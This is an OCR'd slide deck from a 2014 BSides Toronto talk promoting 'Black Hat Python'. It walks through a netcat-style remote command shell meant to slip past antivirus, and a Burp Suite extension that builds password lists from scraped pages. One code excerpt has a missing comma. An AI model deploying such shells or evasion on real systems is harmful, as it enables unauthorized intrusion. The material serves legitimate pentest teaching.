Black Hat Python

Bsides TO 2014

Dan Frisch

It Begins

yo yo yo yo

yo

Big news man. Im writing another book

cool!

Wanna be a tech reviewer?

wtf is that?


It's where you read the book, fix all my code and don't get paid

yolo!

Two years later

ok we r done

thank sweet jesus



Black Hat Python

Python Programming for Hackers and Pentesters

Justin Seitz


no starch press

Why Python?

- Really powerful
- Rapid tool development
- Cross-platform
  - Py2exe > Turn a script into an executable
  - Jython > Run Python scripts inside Java
- Wide adoption by the security community (all the cool kids are using it)

Scenario #1

Netcat is useful, but...



SHA256: be4211fe5c1a19ff393a2bcfa21dad8d0a687663263a63789552bda446d9421b

File name: nc.exe

Detection ratio: 29 / 53

Analysis date: 2014-11-03 18:58:58 UTC (17 hours, 14 minutes ago)

Antivirus	Result
AVG	Tool.HJ
AVware	Trojan.Win32.Generic!BT

Netcat Replacement

Idea:

- Replicate netcat functionality
- Avoid anti-virus

Netcat Replacement

Server:

- Setup listener
- Handle client connections
  - Receive uploaded file
  - Run a command and return result
  - Interactive shell


Netcat Replacement

Client:

- Connect to server
- Send a command or file
- Receive & print response
- Repeat

Netcat Replacement

Heavy Lifting:




bhpnet.py

```
def server_loop():
    global target

    if not len(target):
        target = "0.0.0.0"

    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((target,port))

    server.listen(5)

    while True:
        client_socket,addr = server.accept()

        client_thread = threading.Thread(target=client_handler,
                                         args=(client_socket,))

        client_thread.start()
```

Netcat Replacement

Heavy Lifting:




bhpnet.py

```
def client_handler(client_socket):

    # ...Snip... #

    # another loop if command shell requested
    if command:
        while True:
            client_socket.send("<BHP:#> ")

            cmd_buffer = ""
            while "\n" not in cmd_buffer:
                cmd_buffer += client_socket.recv(1024)

            print "[*] Recv'd command: %s" % cmd_buffer
            response = run_command(cmd_buffer)

            client_socket.send(response)
```

Netcat Replacement

Heavy Lifting:



bhpnet.py

```
def run_command(command):

    command = command.rstrip()
    print "[*] Processing command: %s" % command
    try:

        output = subprocess.check_output(command,
                                         stderr=subprocess.STDOUT
                                         shell=True)

    except Exception as err:
        output = "Failed to execute command.\r\n"

    return output
```

Netcat Replacement

(bhpnet.avi)

Scenario #2

Extending Burp Suite

- Burp is awesome. Using Python, we can make it awesomer.

Idea:

- Turn a set of web requests into a password list

Extending Burp Suite

Extension:

- Plumbing for Burp Extension
- Helper class to strip HTML tags out of content
- Get the words, mangle them and output to a file or console


Extending Burp Suite

Other stuff:

- Load jython-standalone-2.7-b2.jar into Burp Suite (Extender > Options > Python Environment)
- Run Burp under Java 7 or higher (Kali defaults to Java 6)

Extending Burp Suite

